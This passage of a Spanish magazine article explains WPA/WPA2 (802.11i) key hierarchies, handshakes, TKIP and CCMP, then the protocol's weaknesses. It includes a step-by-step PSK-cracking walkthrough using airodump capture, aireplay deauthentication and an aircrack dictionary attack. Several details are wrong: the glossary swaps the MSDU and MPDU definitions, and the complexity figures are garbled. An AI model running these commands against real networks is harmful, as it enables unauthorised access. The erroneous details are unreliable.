


Figura 8. *Fase 3: jerarquía de clave por parejas*

- KCK (*Key Confirmation Key* – 128 bits): Clave para la autenticación de mensajes (MIC) durante el *4-Way Handshake* y el *Group Key Handshake*,
- KEK (*Key Encryption Key* – 128 bits): Clave para asegurar la confidencialidad de los datos durante el *4-Way Handshake* y el *Group Key Handshake*,
- TK (*Temporary Key* – 128 bits): Clave para encriptación de datos (usada por TKIP o CCMP),
- TMK (*Temporary MIC Key* – 2x64 bits): Clave para la autenticación de datos (usada sólo por Michael con TKIP). Se usa una clave dedicada para cada lado de la comunicación.

Esta jerarquía se resume en la Figura 8.

El *4-Way Handshake*, iniciado por el punto de acceso, hace posible:

- confirmar que el cliente conoce la PMK,
- derivar una PTK nueva,
- instalar claves de encriptación e integridad,
- encriptar el transporte de la GTK,
- confirmar la selección de la suite de cifrado.




Figura 9. *Fase 3: 4-Way Handshake*




Figura 10. *Fase 3: jerarquía de Group Key*

Se intercambian cuatro mensajes EAPOL-Key entre el cliente y el punto de acceso durante el *4-Way Handshake*. Esto se muestra en la Figura 9.

La PTK se deriva de la PMK, una cadena fija, la dirección MAC del punto de acceso, la dirección MAC del cliente y dos números aleatorios (*ANonce* y *SNonce*, generados por el autenticador y el suplicante, respectivamente). El punto de acceso inicia el primer mensaje seleccionando el número aleatorio *ANonce* y enviándoselo al suplicante, sin encriptar el mensaje o protegerlo de las trampas. El suplicante genera su propio número aleatorio *SNonce* y ahora puede calcular la PTK y las claves temporales derivadas, así que envía el *SNonce* y la clave MIC calculada del segundo mensaje usando la clave KCK. Cuando el autenticador recibe el segundo mensaje, puede extraer el *SNonce* (porque el mensaje no está encriptado) y calcular la PTK y las claves temporales derivadas. Ahora puede verificar el valor de MIC en el segundo mensaje y estar seguro de que el suplicante conoce la PMK y ha calculado correctamente la PTK y las claves temporales derivadas.

El tercer mensaje enviado por el autenticador al suplicante contiene el GTK (encriptada con la clave KEK), derivada de un GMK aleatorio y *GNonce* (ver Figura 10), junto con el MIC calculado del tercer mensaje utilizando la clave KCK. Cuando el suplicante recibe este mensaje, el MIC se comprueba para asegurar que el autenticador conoce el PMK y ha calculado correctamente la PTK y derivado claves temporales.

El último mensaje certifica la finalización del handshake e indica que el suplicante ahora instalará la clave y empezará la encriptación. Al recibirlo, el autenticador instala sus claves tras verificar el valor MIC. Así, el sistema móvil y el punto de acceso han obtenido, calculado e instalado unas claves de integridad y encriptación y ahora pueden comunicarse a través de un canal seguro para tráfico unicast y multicast.

El tráfico multicast se protege con otra clave: GTK (*Group Transient Key*), generada de una clave maestra llamada GMK (*Group Master Key*), una cadena fija, la dirección MAC del punto de acceso y un número aleatorio *GNonce*. La longitud de GTK depende del protocolo de encriptación – 256 bits para TKIP y128 bits para CCMP. GTK se divide en claves temporales dedicadas:

- GEK (*Group Encryption Key*): Clave para encriptación de datos (usada por CCMP para la autenticación y para la encriptación, y por TKIP),

- GIK (*Group Integrity Key*): Clave para la autenticación de datos (usada solamente por Michael con TKIP).

Esta jerarquía se resume en la Figura 10.

Se intercambian dos mensajes *EAPOL-Key* entre el cliente y el punto de acceso durante el *Group Key Handshake*. Este handshake hace uso de claves temporales generadas durante el *4-Way Handshake* (KCK y KEK). El proceso se muestra en la Figura 11.

El Group Key Handshake sólo se requiere para la disasociación de una estación o para renovar la GTK, a petición del cliente. El autenticador inicia el primer mensaje escogiendo el número aleatorio *GNonce* y calculando una nueva GTK. Envía la GTK encriptada (usando KEK), el número de secuencia de la GTK y el MIC calculado de este mensaje usando KCK al suplicante. Cuando el mensaje es recibido por el suplicante, se verifica el MIC y la GTK puede ser desencriptada.

El segundo mensaje certifica la finalización del *Group Key Handshake* enviando el número de secuencia de GTK y el MIC calculado en este segundo mensaje. Al ser recibido este, el autenticador instala la nueva GTK (tras verificar el valor MIC).

También existe un *STAkey Handshake*, pero no lo vamos a tratar aquí. Soporta la generación de una clave, llamada *STAkey,* por el punto de acceso para conexiones ad-hoc.

Fase 4: Confidencialidad e integridad de datos RSNA

Todas las claves generadas anteriormente se usan en protocolos que soportan la confidencialidad e integridad de datos RSNA:

- TKIP (*Temporal Key Hash*),
- CCMP (*Counter-Mode / Cipher Block Chaining Message Authentication Code Protocol*),
- WRAP (*Wireless Robust Authenticated Protocol*).




Figura 11. *Fase 3: Group Key Handshake*

Hay un concepto importante que debe ser entendido antes de detallar estos protocolos: la diferencia entre MSDU (*MAC Service Data Unit*) y MPDU (*MAC Protocol Data Unit*). Ambos términos se refieren a un sólo paquete de datos, pero MSDU representa a los datos antes de la fragmentación, mientras las MPDUs son múltiples unidades de datos tras la fragmentación. La diferencia es importante en TKIP y en el protocolo de encriptación CCMP, ya que en TKIP el MIC se calcula desde la MSDU, mientras que en CCMP se calcula desde MPDU.

Al igual que WEP, TKIP está basada en el algoritmo de encriptación RC4, pero esto es así tan sólo por un motivo: permitir a los sistemas WEP la actualización para instalar un protocolo más seguro. TKIP se requiere para la certificación WPA y se incluye como parte de RSN 802.11i como una opción. TKIP añade medidas correctoras para cada una de las vulnerabilidades de WEP descritas anteriormente:

- integridad de mensaje: un nuevo MIC (*Message Integrity Code*) basado en el algoritmo Michael puede ser incorporado en el software para microprocesadores lentos,
- IV: nuevas reglas de selección para los valores IV, reutilizando IV como contador de repetición (TSC, o *TKIP Sequence Counter*) e incrementando el valor del IV para evitar la reutilización,
- *Per Packet Key Mixing*: para unir claves de encriptación aparentemente inconexas,
- gestión de claves: nuevos mecanismos para la distribución y modificación de claves.

TKIP Key-Mixing Scheme se divide en dos fases. La primera se ocupa de los datos estáticos – la clave TEK de sesión secreta, el TA de la dirección MAC del transmisor (incluido para prevenir colisiones IV) y los 32 bits más altos del IV. La fase 2 incluye el resultado de la fase 1 y los 16 bits más bajos del IV, cambiando todos los bits del campo *Per Packet Key* para cada nuevo IV. El valor IV siempre empieza en 0 y es incrementado de uno en uno para cada paquete enviado, y los mensajes cuyo TSC no es mayor que el del último mensaje son rechazados. El resultado de la fase 2 y parte del IV extendido (además de un bit dummy) componen la entrada para RC4, generando un flujo de clave que es XOR-eado con el MPDU de sólo texto, el MIC calculado del MPDU y el viejo ICV de WEP (ver Figura 12).

La computación del MIC utiliza el algoritmo Michael de Niels Ferguson. Se creó para TKIP y tiene un nivel de seguridad de 20 bits (el algoritmo no utiliza multiplicación por ra-




Figura 12. *Esquema y encriptación de TKIP Key-Mixing*




Figura 13. *Computación de MIC utilizando el algoritmo Michael*

zones de rendimiento, porque debe ser soportado por el viejo hardware de red para que pueda ser actualizado a WPA). Por esta limitación, se necesitan contramedidas para evitar la falsificación del MIC. Los fallos de MIC deben ser menores que 2 por minuto, o se producirá una desconexión de 60 segundos y se establecerán nuevas claves GTK y PTK tras ella. Michael calcula un valor de comprobación de 8 octetos llamado




Figura 14. *Encriptación CCMP*

MIC y lo añade a la MSDU antes de la transmisión. El MIC se calcula de la dirección origen (SA), dirección de destino (DA), MSDU de sólo texto y la TMK apropiada (dependiendo del lado de la comunicación, se utilizará una clave diferente para la transmisión y la recepción).

CCMP se basa en la suite de cifrado de bloques AES (*Advanced Encryption Standard*) en su modo de operación CCM, con la clave y los bloques de 128 bits de longitud. AES es a CCMP lo que RC4 a TKIP, pero al contrario que TKIP, que se diseñó para acomodar al hardware WEP existente, CCMP no es un compromiso, sino un nuevo diseño de protocolo. CCMP utiliza el counter mode junto a un método de autenticación de mensajes llamado *Cipher Block Chaining* (CBC-MAC) para producir un MIC.

Se añadieron algunas características interesantes, como el uso de una clave única para la encriptación y la autenticación (con diferentes vectores de inicialización), el cubrir datos no encriptados por la autenticación. El protocolo CCMP añade 16 bytes al MPDU, 8 para el encabezamiento CCMP y 8 para el MIC. El encabezamiento CCMP es un campo no encriptado incluido entre el encabezamiento MAC y los datos encriptados, incluyendo el PN de 48-bits (*Packet Number* = IV Extendido) y la *Group Key KeyID*. El PN se incrementa de uno en uno para cada MPDU subsiguiente.

La computación de MIC utiliza el algoritmo CBC-MAC que encripta un bloque nonce de inicio (computado desde los campos de *Priority*, la dirección fuente de MPDU y el PN incrementado) y hace XORs sobre los bloques subsiguientes para obtener un MIC final de 64 bits (el MIC final es un bloque de 128-bits, ya que se descartan los últimos 64 bits). El MIC entonces se añade a los datos de texto para la encriptación AES en modo contador. El contador se construye de un nonce similar al del MIC, pero con un campo de contador extra inicializado a 1 e incrementado para cada bloque.

Listado 7. *Descubriendo redes cercanas*

```
# airodump ath0 wpa-crk 0

 BSSID              PWR  Beacons   # Data  CH  MB  ENC   ESSID
 00:13:10:1F:9A:72   56      112       16   1  48  WPA   hakin9demo

 BSSID              STATION            PWR  Packets  ESSID
 00:13:10:1F:9A:72  00:0C:F1:19:77:5C   34        1  hakin9demo
```

Listado 8. *Lanzando un ataque de diccionario*

```
$ aircrack -a 2 -w some_dictionnary_file -0 wpa-psk.cap
Opening wpa-psk.cap
Read 541 packets.
 BSSID              ESSID       Encryption
 00:13:10:1F:9A:72  hakin9demo  WPA (1 handshake)
```

El último protocolo es WRAP, basado también en AES pero utilizando el esquema de encriptación autenticada OCB (*Offset Codebook Mode – encriptación y autenticación en la misma operación*). OCB fue el primer modo elegido por el grupo de trabajo de IEEE 802.11i, pero se abandonó por motivos de propiedad intelectual y posibles licencias. Entonces se adoptó CCMP como obligatorio.

Debilidades de WPA/WPA2

Aunque se han descubierto algunas pequeñas debilidades en WPA/WPA2 desde su lanzamiento, ninguna de ellas es peligrosa si se siguen unas mínimas recomendaciones de seguridad.

La vulnerabilidad más práctica es el ataque contra la clave PSK de WPA/WPA2. Como ya hemos dicho, la PSK proporciona una alternativa a la generación de 802.1X PMK usando un servidor de autenticación. Es una cadena de 256 bits o una frase de 8 a 63 caracteres, usada para generar una cadena utilizando un algoritmo conocido: PSK = PMK = PBKDF2(frase, SSID, SSID length, 4096, 256), donde PBKDF2 es un método utilizado en PKCS#5, 4096 es el número de hashes y 256 la longitud del resultado. La PTK es derivada de la PMK utilizando el *4-Way Handshake* y



Figura 15. *Una PSK WPA débil ha sido encontrada con Aircrack*

toda la información utilizada para calcular su valor se transmite en formato de texto.

La fuerza de PTK radica en el valor de PMK, que para PSK significa exactamente la solidez de la frase. Como indica Robert Moskowitz, el segundo mensaje del *4-Way Handshake* podría verse sometido a ataques de diccionario o ataques offline de fuerza bruta. La utilidad *cowpatty* se creó para aprovechar este error, y su código fuente fue usado y mejorado por Christophe Devine en Aircrack para permitir este tipo de ataques sobre WPA. El diseño del protocolo (4096 para cada intento de frase) significa que el método de la fuerza bruta es muy lento (unos centenares de frases por segundo con el último procesador simple). La PMK no puede ser pre-calculada (y guardada en tablas) porque la frase de acceso está codificada adicionalmente según la ESSID. Una buena frase que no esté en un diccionario (de unos 20 caracteres) debe ser escogida para protegerse eficazmente de esta debilidad.

Para hacer este ataque, el atacante debe capturar los mensajes de *4-Way Handshake* monitorizando

Glosario

- AP – *Access Point*, punto de acceso, estación base de una red Wi-Fi que conecta clientes inalámbricos entre sí y a redes de cable.
- ARP – *Address Resolution Protocol*, protocolo para traducir las direcciones IP a direcciones MAC.
- BSSID – *Basic Service Set Identifier*, Dirección MAC del punto de acceso.
- CCMP – *Counter-Mode / Cipher Block Chaining Message Authentication Code Protocol*, protocolo de encriptación utilizado en WPA2, basado en la suite de cifrado de bloques AES.
- CRC – *Cyclic Redundancy Check*, pseudo-algoritmo de integridad usado en el protocolo WEP (débil).
- EAP – *Extensible Authentication Protocol*, entorno para varios métodos de autenticación.
- EAPOL – *EAP Over LAN*, protocolo usado en redes inalámbricas para transportar EAP.
- GEK – *Group Encryption Key*, clave para la encriptación de datos en tráfico multicast (también usada para la integridad en CCMP).
- GIK – *Group Integrity Key*, clave para la encriptación de datos en tráfico multicast (usada in TKIP).
- GMK – *Group Master Key*, clave principal de la jerarquía de group key.
- GTK – *Group Transient Key*, clave derivada de la GMK.
- ICV – *Integrity Check Value*, campo de datos unido a los datos de texto para la integridad (basado en el algoritmo débil CRC32).
- IV – *Initialization Vector*, vector de inicialización, datos combinados en la clave de encriptación para producir un flujo de claves único.
- KCK – *Key Confirmation Key*, clave de integridad que protege los mensajes handshake.
- KEK – *Key Encryption Key*, clave de confidencialidad que protege los mensajes handshake.
- MIC – *Message Integrity Code*, campo de datos unido a los datos de texto para la integridad (basdo en el algoritmo Michael).
- MK – *Master Key*, clave principal conocida por el suplicante y el autenticador tras el proceso de autenticación 802.1x.
- MPDU – *Mac Protocol Data Unit*, paquete de datos antes de la fragmentación.
- MSDU – *Mac Service Data Unit*, paquete de datos después de la fragmentación.
- PAE – *Port Access Entity*, puerto lógico 802.1x.
- PMK – *Pairwise Master Key*, clave principal de la jerarquía de pares de claves.
- PSK – *Pre-Shared Key*, clave derivada de una frase de acceso que sustituye a la PMK normalmente enviada por un servidor de autenticación.
- PTK – *Pairwise Transient Key*, clave derivada de la PMK.
- RSN – *Robust Security Network*, mecanismo de seguridad de 802.11i (TKIP, CCMP etc.).
- RSNA – *Robust Security Network Association*, asociación de seguridad usada en una RSN.
- RSN IE – *Robust Security Network Information Element*, campos que contienen información RSN incluida en *Probe Response* y *Association Request*.
- SSID – *Service Set Identifier*, identificador de la red (el mismo que ESSID).
- STA – *Station*, estación, cliente wireless.
- TK – *Temporary Key*, clave para la encriptación de datos en tráfico unicast (usada también para la comprobación de la integridad de datos en CCMP).
- TKIP – *Temporal Key Integrity Protocol*, protocolo de encriptación usado en WPA basado en el algoritmo RC4 (como en WEP).
- TMK – *Temporary MIC Key*, clave para la integridad de datos en tráfico unicast (usada en TKIP).
- TSC – *TKIP Sequence Counter*, contador de repetición usado en TKIP (al igual que Extended IV).
- TSN – *Transitional Security Network*, sistemas de seguridad pre-802.11i (WEP etc.).
- WEP – *Wired Equivalent Privacy*, protocolo de encriptación por defecto para redes 802.11.
- WPA – *Wireless Protected Access*, implementación de una versión temprana del estándar 802.11i, basada en el protocolo de encriptación TKIP.
- WRAP – *Wireless Robust Authenticated Protocol*, antiguo protocolo de encriptación usado en WPA2.

Listado 9. *Ejemplo de archivo de configuración de wpa_supplicant para WPA2*

```
ap_scan=1           # Analiza frecuencias de Radio y selecciona punto ↵
                      de acceso apropiado
network={           # Primera red inalámbrica
  ssid="some_ssid"  # SSID de la red
  scan_ssid=1       # Envía petición de prueba para encontrar SSID ocultos
  proto=RSN         # RSN para WPA2/IEEE 802.11i
  key_mgmt=WPA-PSK  # Autenticación de la clave pre-compartida
  pairwise=CCMP     # Protocolo CCMP(encriptación AES)
  psk=1232813c587da145ce647fd43e5908abb45as4a1258fd5e410385ab4e5f435ac
}
```

pasivamente la red inalámbrica o utilizar el ataque de desautenticación para acelerar el proceso.

De hecho, los dos primeros mensajes se necesitan para poder intentar adivinar los valores de PSK. Recordemos que PTK = PRF-X (PMK, Pairwise key expansion, Min(AP_Mac, STA_Mac) || Max(AP_Mac, STA_Mac) || Min(*ANonce*, *SNonce*) || Max(*ANonce*, *SNonce*)), donde PMK es igual a PSK en nuestro caso. Tras el segundo mensaje, el atacante conoce *ANonce* (del primer mensaje) y *SNonce* (del segundo mensaje) y puede empezar a intentar calcular el valor PSK para calcular PTK y derivar claves temporales. Si se adivina correctamente la PSK, el MIC del segundo mensaje podría obtenerse con el correspondiente KCK – y si no se consigue, hay que seguir intentando adivinarla.

Como ejemplo práctico, empezamos al igual que lo hicimos en el ejemplo de crackeado de WEP. Lo primero será activar el modo monitor:

```
# airmon.sh start ath0
```

El siguiente paso descubre las redes cercanas y sus clientes asociados (ver Listado 7).

El resultado se puede interpretar así: un punto de acceso con BSSID 00:13:10:1F:9A:72 usando encriptación WPA en el canal 1 con SSID *hakin9demo* y un cliente, identificado por la dirección MAC 00:0C:F1:19:77:5C están asociados y autenticados en esta red inalámbrica (lo que significa que ya se ha producido el *4-Way Handshake* para este cliente).

Una vez la red objetivo se ha encontrado, la captura debe ser lanzada sobre el canal apropiado para evitar perder paquetes necesarios mientras escaneamos otros canales:

```
# airodump ath0 wpa-psk 1
```

Debemos entonces deautenticar los clientes legítimos, forzándolos a iniciar un nuevo proceso de autenticación y permitiéndonos capturar los mensajes de *4-Way Handshake*. Aireplay se usa para este ataque, y deautenticará al cliente deseado con la BSSID especificada enviándole una petición de desautenticación falsa:

```
# aireplay -0 1 -a <BSSID>
  -c <client_mac> ath0
```

El último paso será lanzar un ataque de diccionario usando Aircrack (ver Listado 8). La Figura 15 muestra los resultados.

La otra debilidad WPA es una posibilidad de Negación del Servicio durante el *4-Way Handshake*. Changhua He y John C. Mitchell se dieron cuenta de que el primer mensaje del *4-Way Handshake* no está autenticado, y cada cliente tiene que guardar cada primer mensaje hasta que reciban un tercer mensaje válido (firmado), dejando al cliente potencialmente vulnerable ante el agotamiento de memoria. Haciendo un spoofing del primer mensaje enviado por el punto de acceso, un atacante podría realizar un ataque DoS sobre




Figura 16. *Soporte de WPA2 en Windows XP SP2*

el cliente si es posible que existan varias sesiones simultáneas.

El código de integridad de mensajes Michael tiene también debilidades conocidas que provienen de su propio diseño (forzado por el grupo de trabajo de 802.11i). La seguridad de Michael se basa en que la comunicación esté encriptada. Aunque los MICs criptográficos están generalmente diseñados para resistir a este tipo de ataques de texto conocidos (donde el atacante tiene un mensaje de texto y su MIC), Michael es vulnerable a estos ataques, porque es invertible. Si se le da un sólo mensaje y su valor MIC, se puede descubrir la clave secreta de MIC, así que mantener el secreto del valor de MIC es crítico.

La debilidad final conocida es la posibilidad teórica de un ataque contra el *Temporal Key Hash* de WPA, que implica una complejidad de ataque reducida (de ∂128 a ∂105) bajo ciertas circunstancias (conocimiento de varias claves RC4).

